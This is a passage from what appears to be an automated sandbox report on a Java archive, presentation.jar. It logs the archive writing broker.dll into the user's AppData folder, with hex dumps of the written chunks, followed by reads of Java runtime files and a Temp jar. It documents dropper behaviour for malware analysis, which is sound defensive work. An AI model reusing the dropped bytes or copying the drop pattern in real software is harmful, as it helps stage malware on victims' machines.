qzqI..w|.....Nox..uu~.}Y..|...
.A.A....uqz......e...11:.D..p.
.....{..x..An3..rvz*.~.I..w|..
.11:...tu~....u</td><td>success or wait</td><td>1</td><td>736E9FBC</td><td>WriteFile</td></tr>
<tr><td>C:\Users\user\AppData\Local\broker.dll</td><td>unknown</td><td>1024</td><td>00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 61 62 63 64 65 66
67 68 69 6a 6b 6c 6d
6e 6f 70 71 72 73 74
75 76 77 78 79 7a 00
00 00 00 00 00 41 42
43 44 45 46 47 48 49
4a 4b 4c 4d 4e 4f 50
51 52 53 54 55 56 57
58 59 5a 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00</td><td>..............................
....
..................abcdefghijkl
mnopqrstuvwxyz......ABCD
EFGHIJ
KLMNOPQRSTUVWXYZ..
....
....
....
...............</td><td>success or wait</td><td>1</td><td>736E9FBC</td><td>WriteFile</td></tr>
</tbody>
</table>

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\broker.dll	unknown	1024	81 d3 d8 de e0 f9 00 00 31 7e 81 fe 00 00 00 00 d0 f6 06 01 c0 f6 06 01 98 e9 02 01 98 e9 02 01 98 e9 02 01 98 e9 02 01 98 e9 02 01 98 e9 02 01 98 e9 02 01 98 e9 02 01 98 e9 02 01 20 05 93 19 00 00 00 00 00 00 00 00 00 00 00 00 e8 dd 06 01 00 00 00 00 2e 3f 41 56 44 4e 61 6d 65 4e 6f 64 65 40 40 00 e8 dd 06 01 00 00 00 00 2e 3f 41 56 63 68 61 72 4e 6f 64 65 40 40 00 00 e8 dd 06 01 00 00 00 00 2e 3f 41 56 70 44 4e 61 6d 65 4e 6f 64 65 40 40 00 00 00 00 e8 dd 06 01 00 00 00 00 2e 3f 41 56 44 4e 61 6d 65 53 74 61 74 75 73 4e 6f 64 65 40 40 00 00 00 e8 dd 06 01 00 00 00 00 2e 3f 41 56 70 63 68 61 72 4e 6f 64 65 40 40 00 00 00 00 00 80 70 00 00 01 00 00 00 f0 f1 ff ff 00 00 00 00 50 53 54 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	........1~..... ....? AVDNameNode@@..... ?AVcharNode@@.....? AVpDNameNode @@.....? AVDNameStatusN ode@@.....? AVpcharNode@ @.....p.....PST.....	success or wait	1	736E9FBC	WriteFile
C:\Users\user\AppData\Local\broker.dll	unknown	1024	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 10 00 00 00 18 00 00 80 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 01 00 00 00 30 00 00 80 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 09 04 00 00 48 00 00 00 60 c0 17 00 60 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 60 03 34 00 00 00 56 00 53 00 5f 00 56 00 45 00 52 00 53 00 49 00 4f 00 4e 00 5f 00 49 00 4e 00 46 00 4f 00 00 00 00 00 bd 04 ef fe 00 00 01 00 08 00 08 00 30 02 05 00 08 00 08 00 30 02 05 00 00 00 00 00 00 00 00 00 00 04 00 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 c0 02 00 00 01 00 53 00 74 00 72 00 69 00 6e 00 67 00 46 00 69 00 6c 00 65 00 49 00 6e 00 66 00 6f 00 00 00 9c 02 00 00 01 00 30 00 34 00 30 00 39 00 30 00 34 00 62 00 30 00 00 00 46 00 17 00 01 00 43	....0..... .....H...`...`..... .....`.4...V.S._.V.E.R.S.I.O. N._.I.N.F.O.....0. .....0..... .....S.t.r.i.n.g.F.i. l.e.I.n.f.o.....0.4.0.9.0. 4.b.0...F.....C	success or wait	1	736E9FBC	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\broker.dll	unknown	1024	00 f0 00 00 e8 01 00 00 35 37 39 37 3f 37 43 37 49 37 4d 37 53 37 57 37 5d 37 61 37 67 37 6b 37 71 37 75 37 7b 37 7f 37 84 37 89 37 8f 37 95 37 9b 37 a1 37 a6 37 ab 37 b1 37 b7 37 bd 37 c3 37 c8 37 cd 37 d3 37 d9 37 df 37 e5 37 eb 37 ef 37 f5 37 f9 37 11 38 17 38 2b 38 31 38 44 38 4a 38 54 38 5e 38 64 38 78 38 86 38 8e 38 94 38 a0 38 ae 38 b4 38 d1 38 d7 38 dd 38 e3 38 eb 38 f2 38 fb 38 0a 39 19 39 2a 39 39 39 3f 39 45 39 4f 39 61 39 67 39 75 39 81 39 94 39 a3 39 b1 39 c3 39 da 39 ea 39 f5 39 fe 39 1d 3a 22 3a 27 3a 31 3a 3a 3a 41 3a 47 3a 4e 3a 56 3a 6a 3a 72 3a 7b 3a 86 3a 98 3a a2 3a a8 3a b0 3a b6 3a c4 3a ca 3a d6 3a dc 3a e4 3a ee 3a fc 3a 13 3b 18 3b 26 3b 32 3b 38 3b 3e 3b 49 3b 58 3b 62 3b 69 3b 88 3b 97 3b 9c 3b a2 3b ad 3b b3 3b bd 3b c3 3b cb	.....5797? 7C7I7M7S7W7]7a7g7 k7q7u7{7.7.7.7.7.7.7.7.7.7.7 .7.7.7.7.7.7.7.7.7.7.7.8.8+8 18D8J8T8^8d8x8.8.8.8.8.8.8 .8.8.8.8.8.8.8.8.9.9*999? 9E9O9a9g9u9 .9.9.9.9.9.9.9.9.:":':1:::A: G:N:V:j:r:{:.:.:.:.:.:.:.:.:.: .:.:.:.:.;.;&;2;8;>;I;X;b;i;.; .;.;.;.;.;.;.;.;.	success or wait	1	736E9FBC	WriteFile
C:\Users\user\AppData\Local\broker.dll	unknown	1024	50 3d 6c 3d 78 3d 94 3d a3 3d af 3d c1 3d c5 3d cb 3d d9 3d e4 3d f2 3d fa 3d 04 3e 32 3e 47 3e 52 3e 63 3e 74 3e 7c 3e 82 3e 9b 3e a9 3e d9 3e e9 3e 06 3f 12 3f 2f 3f 3b 3f 58 3f 66 3f 8b 3f a4 3f ad 3f b8 3f d4 3f da 3f f5 3f 00 10 01 00 3c 02 00 00 09 30 10 30 16 30 34 30 3b 30 51 30 6e 30 7a 30 87 30 97 30 9d 30 a3 30 b8 30 c0 30 da 30 e6 30 ec 30 f1 30 f7 30 23 31 30 31 36 31 54 31 69 31 6f 31 77 31 99 31 b7 31 d6 31 de 31 ed 31 f3 31 03 32 09 32 24 32 31 32 46 32 56 32 61 32 8e 32 ac 32 b8 32 bd 32 c4 32 cc 32 d2 32 e6 32 ee 32 16 33 20 33 32 33 52 33 64 33 6a 33 70 33 7b 33 84 33 8d 33 93 33 9f 33 a8 33 b6 33 be 33 dc 33 f3 33 f8 33 0a 34 17 34 2c 34 4b 34 5b 34 6b 34 82 34 a4 34 a9 34 af 34 b5 34 c2 34 c8 34 d5 34 e0 34 f2 34 ff 34 07 35 0d 35 15	P=l=x=.=.=.=.=.=.=.=.=.=.=.=. >2> G>R>c>t>|>.>.>.>.>.>.?.?/ ?;?X?f?.?.?.?.?.?.?.?.... <....0.0.0 40;0Q0n0z0.0.0.0.0.0.0.0. 0.0.0 .0#10161T1i1o1w1.1.1.1.1. 1.1.2 .2$212F2V2a2.2.2.2.2.2.2. 2.2.2.3 323R3d3j3p3{3.3.3.3.3.3.3. 3 .3.3.3.4.4,4K4[4k4.4.4.4.4. 4.4.4.4.4.4.4.5.5.	success or wait	1	736E9FBC	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\broker.dll	unknown	1024	22 30 41 30 6e 30 a9 30 b5 30 c3 30 ee 30 fa 30 08 31 33 31 3f 31 4d 31 6d 31 77 31 94 31 9f 31 ac 31 d0 31 f1 31 fe 31 08 32 25 32 30 32 48 32 55 32 5f 32 7c 32 87 32 9f 32 ac 32 46 33 60 33 7a 33 92 33 aa 33 c2 33 97 34 a9 34 e5 34 05 35 1c 35 22 35 4c 35 52 35 69 35 73 35 94 35 cc 35 da 35 67 36 35 37 4d 37 52 37 a5 39 c5 39 fe 39 10 3a 1a 3a 24 3a 2e 3a 38 3a 52 3a 63 3a 79 3a 89 3a af 3a c5 3a d7 3a dc 3a e2 3a e8 3a 14 3b 19 3b 23 3b 57 3b 6f 3b 7b 3b 81 3b c7 3b cd 3b e8 3b 19 3c 35 3c 4d 3c a0 3c cd 3c 34 3d 3f 3d b5 3d c9 3d f2 3d f7 3d 0c 3e 63 3e 73 3e be 3e d8 3e 82 3f 9a 3f ae 3f c6 3f d2 3f ea 3f 00 00 00 40 01 00 98 00 00 00 02 30 1a 30 32 30 3e 30 68 30 8a 30 b9 30 55 31 3a 32 4c 32 9b 32 a1 32 b2 32 dd 32 10 33 46 33 7c 33 d3 33 e0 33 0e	"0A0n0.0.0.0.0.0.131? 1M1m1w1.1 .1.1.1.1.1.2%202H2U2_2|2 .2.2.2 F3`3z3.3.3.3.4.4.4.5.5"5L5 R5i5 s5.5.5.5g657M7R7.9.9.9.:. :$:.: 8:R:c:y:.:.:.:.:.:.:.:.;.;#;W;o; {;.;.;.;.;.<5<M<.<.<4=?=.=.= .=.=.>c>s>.>.>.?.?.?.?.?.?.. .@ ....0.020>0h0.0.0U1:2L2. 2.2.2.2.3F3|3.3.3.	success or wait	1	736E9FBC	WriteFile
C:\Users\user\AppData\Local\broker.dll	unknown	1024	db 3a ee 3a 00 3b 20 3b 43 3b 52 3b 69 3b 84 3b 91 3b c0 3b cc 3b da 3b 9a 3c c0 3d 00 a0 01 00 88 00 00 00 8a 30 bc 30 ef 30 21 31 d5 31 2d 32 d0 32 6c 34 eb 35 43 3a 73 3a 7d 3a 88 3a 7e 3c 6f 3d 75 3d 80 3d 8c 3d a1 3d a7 3d b0 3d b7 3d db 3d e1 3d ec 3d f8 3d 0d 3e 13 3e 1c 3e 23 3e 3d 3e 4a 3e 50 3e 5a 3e 61 3e 67 3e 71 3e 7e 3e 84 3e 93 3e a3 3e af 3e bd 3e c3 3e cf 3e d5 3e e2 3e ec 3e f2 3e ff 3e 0e 3f 15 3f 22 3f 43 3f 4d 3f 68 3f 97 3f a4 3f aa 3f b0 3f d3 3f d9 3f f5 3f 00 00 00 b0 01 00 68 01 00 00 0d 30 31 30 9d 30 c0 30 ca 30 02 31 0a 31 51 31 64 31 6a 31 76 31 7c 31 8b 31 91 31 a5 31 b3 31 ba 31 c0 31 c6 31 cc 31 e2 31 e7 31 ef 31 f5 31 fc 31 02 32 09 32 0f 32 17 32 1e 32 23 32 2b 32 34 32 40 32 45 32 4a 32 50 32 54 32 5a 32 5f 32 65 32 6d	.:.:.; ;C;R;i;.;.;.;.;.<.=.. ....0.0.0!1.1-2.2l4.5C:s:}: .:~ <o=u=.=.=.=.=.=.=.=.=.=.=.=. > .>.>#>=>J>P>Z>a>g>q>~ >.>.>.>.> .>.>.>.>.>.>.>.>.?.?"?C? M?h?.? .?.?.?.?.?.?.....h....010.0.0 .0.1.1Q1d1j1v1|1.1.1.1.1.1.1.1 .1.1.1.1.1.1.2.2.2.2.2#2+242@2E2J2P2T2Z2_2e2m	success or wait	1	736E9FBC	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\broker.dll	unknown	1024	80 3c b8 3c fc 3c 05 3d 1d 3d 6d 3d 80 3d b6 3d bd 3d 00 00 00 00 02 00 0c 00 00 00 88 33 00 00 00 10 02 00 4c 00 00 00 18 33 1c 33 20 33 24 33 28 33 2c 33 30 33 34 33 38 33 3c 33 40 33 44 33 48 33 4c 33 50 33 54 33 58 33 5c 33 60 33 64 33 68 33 6c 33 70 33 74 33 78 33 7c 33 80 33 84 33 88 33 8c 33 90 33 94 33 60 38 00 00 00 20 02 00 98 00 00 00 98 39 9c 39 a0 39 a4 39 a8 39 ac 39 b0 39 b4 39 b8 39 bc 39 c0 39 c4 39 c8 39 cc 39 d0 39 d4 39 d8 39 dc 39 e0 39 e4 39 e8 39 ec 39 f0 39 f4 39 f8 39 fc 39 00 3a 04 3a 08 3a 0c 3a 10 3a 14 3a 1e 3a 28 3a 40 3a 47 3a 51 3a 59 3a 66 3a 6d 3a 9d 3a 36 3b ab 3b 15 3d 1a 3d 1f 3d 24 3d 2c 3d 47 3d 4d 3d 63 3d 69 3d ca 3d fa 3d 1a 3e 91 3e 9c 3e b3 3e ed 3e 20 3f 2a 3f 30 3f 3d 3f 4c 3f 76 3f 8e 3f 96 3f ae 3f b6 3f ce	.<.<.<.=.=m=.=.=.=.....3.....L....3.3 3$3(3,3034383<3 @3D3H3L3P3T3X3\3`3d3h3l3p3t3x3\|3.3.3.3.3.3.3`8.....9.9 .9.9.9.9.9.9.9.9.9.9.9.9.9.9.9.9.9.9.9.9.9.9.:.:.:.:.:.:.: (:@:G:Q:Y:f:m:.:6;.;.=.=.=$ = ,=G=M=c=i=.=.=.>.>.>.>.>.> ?*?0?=?L?v?.?.?.?.?.	success or wait	1	736E9FBC	WriteFile
C:\Users\user\AppData\Local\broker.dll	unknown	1024	5a 31 65 31 a2 31 aa 31 b3 31 bb 31 c5 31 e0 31 f4 31 05 32 12 32 36 32 54 32 8c 32 96 32 9f 32 6f 33 7a 33 7f 33 9c 33 b7 33 1b 34 3e 34 52 34 5e 34 7b 34 3f 35 5f 35 70 35 80 35 9b 35 c7 35 d8 35 2f 36 4a 36 62 36 8f 36 a4 36 a9 36 c7 36 cc 36 e8 36 0b 37 2e 37 3c 37 4c 37 63 37 94 37 a1 37 d3 37 ec 37 0f 38 45 38 64 38 e7 38 f6 38 16 39 65 39 a1 39 dd 39 f5 39 05 3a 3b 3a 5b 3a 73 3a a5 3a b2 3a bc 3a c9 3a d2 3a 02 3b ed 3b 64 3c 88 3c 98 3c a5 3c c2 3c cd 3c e7 3c ff 3c 0f 3d 22 3d 55 3d 75 3d 7c 3d 85 3d 8d 3d b5 3d bd 3d c5 3d ca 3d d9 3d 15 3e 69 3e 76 3e 7c 3e 82 3e a9 3e b3 3e cf 3e d4 3e 13 3f 1e 3f 2c 3f 47 3f 71 3f 9d 3f af 3f d2 3f e8 3f f2 3f 00 00 00 a0 02 00 94 00 00 00 04 30 11 30 3f 30 5e 30 bb 30 c2 30 fb 30 07 31 83 31 a3 31 b8 31 da	Z1e1.1.1.1.1.1.1.1.2.262T2.2.2 .2o3z3.3.3.3.4>4R4^4{4?5_5p5.5 .5.5.5/6J6b6.6.6.6.6.6.6.7.7<7 L7c7.7.7.7.7.8E8d8.8.8.9e9.9.9.9.:;;[:s:.:.:.:.:.:.:,:;d<.<.<.<.<.<.<.<.<.="=U=u=|=.=.=.=.=.= .=.=.>i>v>|>.>.>.>.>.>.?.?, ?G? q?.?.?.?.?.?.....0.0?0^0 .0.0.0.1.1.1.1.	success or wait	1	736E9FBC	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\broker.dll	unknown	1024	68 3e 6c 3e 70 3e 74 3e 78 3e 7c 3e 80 3e 84 3e 88 3e 8c 3e 90 3e 94 3e 98 3e 9c 3e a0 3e a4 3e a8 3e ac 3e b0 3e b4 3e b8 3e bc 3e c0 3e c4 3e c8 3e cc 3e d0 3e d4 3e d8 3e dc 3e e0 3e e4 3e e8 3e ec 3e f0 3e f4 3e f8 3e fc 3e 00 3f 04 3f 08 3f 0c 3f 10 3f 14 3f 18 3f 1c 3f 20 3f 24 3f 28 3f 2c 3f 30 3f 34 3f 38 3f 3c 3f 40 3f 44 3f 48 3f 4c 3f 50 3f 54 3f 58 3f 5c 3f 60 3f 64 3f 68 3f 6c 3f 70 3f 74 3f 78 3f 7c 3f 80 3f 84 3f 88 3f 8c 3f 90 3f 94 3f 98 3f 9c 3f a0 3f a4 3f a8 3f ac 3f b0 3f b4 3f b8 3f bc 3f c0 3f c4 3f 00 00 07 00 d0 01 00 00 9c 33 a0 33 f4 33 f8 33 08 34 0c 34 10 34 18 34 30 34 34 34 4c 34 5c 34 60 34 74 34 78 34 88 34 8c 34 94 34 ac 34 bc 34 c0 34 d0 34 d4 34 d8 34 e0 34 f8 34 08 35 0c 35 1c 35 20 35 24 35 2c 35 44 35 54 35 58 35 68	h>l>p>t>x>|>.>.>.>.>.>.>.> .>.> .>.>.>.>.>.>.>.>.>.>.>.>.>. >.> .>.>.>.>.>.>.>.?.?.?.?.?.? .?.? ?$?(?,?0?4?8?<?@? D?H?L?P?T?X?\?`?d?h?l? p?t?x?|?.?.?.?.?.? .?.?.?.?.?.?.?.?.?.?.?.?.... .....3.3.3.3.4.4.4.40444L4\4 `4 t4x4.4.4.4.4.4.4.4.4.4.4.5 .5.5 5$5,5D5T5X5h	success or wait	1	736E9FBC	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\presentation.jar	unknown	22	success or wait	1	11C70AE	ReadFile
C:\Users\user\Desktop\presentation.jar	unknown	1024	success or wait	1	11C70AE	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\i386\jvm.cfg	unknown	4096	success or wait	1	11C70AE	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\i386\jvm.cfg	unknown	4096	end of file	1	11C70AE	ReadFile
C:\Users\user\AppData\Local\Temp\jartracer.jar	unknown	1024	success or wait	1	6DE3ADA8	unknown
C:\Program Files (x86)\Java\jre1.8.0_211\lib\meta-index	unknown	4096	success or wait	1	6DCFC013	unknown
C:\Program Files (x86)\Java\jre1.8.0_211\lib\meta-index	unknown	4096	end of file	1	6DCFC2CA	unknown
C:\Program Files (x86)\Java\jre1.8.0_211\lib\rt.jar	unknown	4	success or wait	1	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\rt.jar	unknown	128	success or wait	1	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\rt.jar	unknown	97	success or wait	3	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\rt.jar	unknown	160	success or wait	1	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\rt.jar	unknown	160	success or wait	1	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\rt.jar	unknown	30	success or wait	1	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\rt.jar	unknown	160	success or wait	1	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\rt.jar	unknown	160	success or wait	1	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\rt.jar	unknown	160	success or wait	1	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\rt.jar	unknown	160	success or wait	1	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\ext\meta-index	unknown	8192	success or wait	1	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\rt.jar	unknown	160	success or wait	1	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\rt.jar	unknown	160	success or wait	1	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\ext\meta-index	unknown	8192	end of file	1	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\rt.jar	unknown	160	success or wait	1	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\rt.jar	unknown	160	success or wait	2	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\rt.jar	unknown	160	success or wait	1	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\rt.jar	unknown	160	success or wait	1	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\rt.jar	unknown	30	success or wait	854	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\rt.jar	unknown	160	success or wait	1	736E9F67	ReadFile
C:\Users\user\AppData\Local\Temp\jartracer.jar	unknown	4	success or wait	1	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\rt.jar	unknown	160	success or wait	1	736E9F67	ReadFile
C:\Users\user\AppData\Local\Temp\jartracer.jar	unknown	160	success or wait	1	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\rt.jar	unknown	160	success or wait	2	736E9F67	ReadFile
C:\Users\user\AppData\Local\Temp\jartracer.jar	unknown	160	success or wait	1	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\rt.jar	unknown	160	success or wait	1	736E9F67	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Program Files (x86)\Java\jre1.8.0_211\lib\meta-index	unknown	8192	success or wait	1	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\meta-index	unknown	8192	end of file	1	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\rt.jar	unknown	160	success or wait	1	736E9F67	ReadFile
C:\Users\user\AppData\Local\Temp\jartracer.jar	unknown	160	success or wait	1	736E9F67	ReadFile
C:\Users\user\AppData\Local\Temp\jartracer.jar	unknown	30	success or wait	1	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\rt.jar	unknown	160	success or wait	1	736E9F67	ReadFile
C:\Users\user\Desktop\presentation.jar	unknown	4	success or wait	1	736E9F67	ReadFile
C:\Users\user\AppData\Local\Temp\jartracer.jar	unknown	154	success or wait	1	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\rt.jar	unknown	160	success or wait	1	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\rt.jar	unknown	160	success or wait	1	736E9F67	ReadFile
C:\Users\user\AppData\Local\Temp\jartracer.jar	unknown	160	success or wait	1	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\rt.jar	unknown	160	success or wait	1	736E9F67	ReadFile
C:\Users\user\AppData\Local\Temp\jartracer.jar	unknown	30	success or wait	1	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\rt.jar	unknown	160	success or wait	1	736E9F67	ReadFile
C:\Users\user\AppData\Local\Temp\jartracer.jar	unknown	160	success or wait	1	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\rt.jar	unknown	160	success or wait	1	736E9F67	ReadFile
C:\Users\user\AppData\Local\Temp\jartracer.jar	unknown	160	success or wait	1	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\rt.jar	unknown	160	success or wait	1	736E9F67	ReadFile
C:\Users\user\AppData\Local\Temp\jartracer.jar	unknown	30	success or wait	1	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\rt.jar	unknown	160	success or wait	1	736E9F67	ReadFile
C:\Users\user\AppData\Local\Temp\jartracer.jar	unknown	160	success or wait	1	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\rt.jar	unknown	160	success or wait	1	736E9F67	ReadFile
C:\Users\user\AppData\Local\Temp\jartracer.jar	unknown	160	success or wait	1	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\rt.jar	unknown	160	success or wait	1	736E9F67	ReadFile
C:\Users\user\AppData\Local\Temp\jartracer.jar	unknown	160	success or wait	1	736E9F67	ReadFile
C:\Users\user\AppData\Local\Temp\jartracer.jar	unknown	160	success or wait	1	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\rt.jar	unknown	160	success or wait	3	736E9F67	ReadFile
C:\Users\user\AppData\Local\Temp\jartracer.jar	unknown	160	success or wait	1	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\resources.jar	unknown	4	success or wait	1	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\resources.jar	unknown	128	success or wait	1	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\rt.jar	unknown	160	success or wait	2	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\rt.jar	unknown	160	success or wait	1	736E9F67	ReadFile
C:\Users\user\AppData\Local\Temp\jartracer.jar	unknown	160	success or wait	3	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\rt.jar	unknown	3954	success or wait	1	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\rt.jar	unknown	160	success or wait	1	736E9F67	ReadFile
C:\Users\user\AppData\Local\Temp\jartracer.jar	unknown	160	success or wait	1	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\rt.jar	unknown	160	success or wait	1	736E9F67	ReadFile
C:\Users\user\AppData\Local\Temp\jartracer.jar	unknown	160	success or wait	1	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\rt.jar	unknown	160	success or wait	1	736E9F67	ReadFile
C:\Users\user\AppData\Local\Temp\jartracer.jar	unknown	160	success or wait	1	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\rt.jar	unknown	160	success or wait	1	736E9F67	ReadFile
C:\Users\user\AppData\Local\Temp\jartracer.jar	unknown	160	success or wait	2	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\rt.jar	unknown	160	success or wait	1	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\rt.jar	unknown	160	success or wait	1	736E9F67	ReadFile
C:\Users\user\AppData\Local\Temp\jartracer.jar	unknown	160	success or wait	1	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\rt.jar	unknown	160	success or wait	1	736E9F67	ReadFile
C:\Users\user\AppData\Local\Temp\jartracer.jar	unknown	160	success or wait	2	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\rt.jar	unknown	160	success or wait	1	736E9F67	ReadFile
C:\Users\user\AppData\Local\Temp\jartracer.jar	unknown	160	success or wait	1	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\rt.jar	unknown	160	success or wait	1	736E9F67	ReadFile
C:\Users\user\AppData\Local\Temp\jartracer.jar	unknown	160	success or wait	1	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\rt.jar	unknown	160	success or wait	1	736E9F67	ReadFile
C:\Users\user\AppData\Local\Temp\jartracer.jar	unknown	160	success or wait	1	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\rt.jar	unknown	160	success or wait	1	736E9F67	ReadFile
C:\Users\user\AppData\Local\Temp\jartracer.jar	unknown	160	success or wait	1	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\rt.jar	unknown	160	success or wait	1	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\rt.jar	unknown	160	success or wait	1	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\rt.jar	unknown	160	success or wait	1	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\rt.jar	unknown	160	success or wait	1	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\rt.jar	unknown	160	success or wait	1	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\rt.jar	unknown	30	success or wait	1	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\rt.jar	unknown	160	success or wait	1	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\rt.jar	unknown	6089	success or wait	1	736E9F67	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Program Files (x86)\Java\jre1.8.0_211\lib\rt.jar	unknown	160	success or wait	4	736E9F67	ReadFile
C:\Users\user\AppData\Local\Temp\jartracer.jar	unknown	160	success or wait	1	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\rt.jar	unknown	160	success or wait	1	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\rt.jar	unknown	30	success or wait	1	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\rt.jar	unknown	30	success or wait	1	736E9F67	ReadFile
C:\Users\user\AppData\Local\Temp\jartracer.jar	unknown	160	success or wait	1	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\rt.jar	unknown	160	success or wait	1	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\rt.jar	unknown	160	success or wait	1	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\rt.jar	unknown	160	success or wait	3	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\rt.jar	unknown	160	success or wait	1	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\rt.jar	unknown	160	success or wait	1	736E9F67	ReadFile
C:\Users\user\AppData\Local\Temp\jartracer.jar	unknown	160	success or wait	1	736E9F67	ReadFile
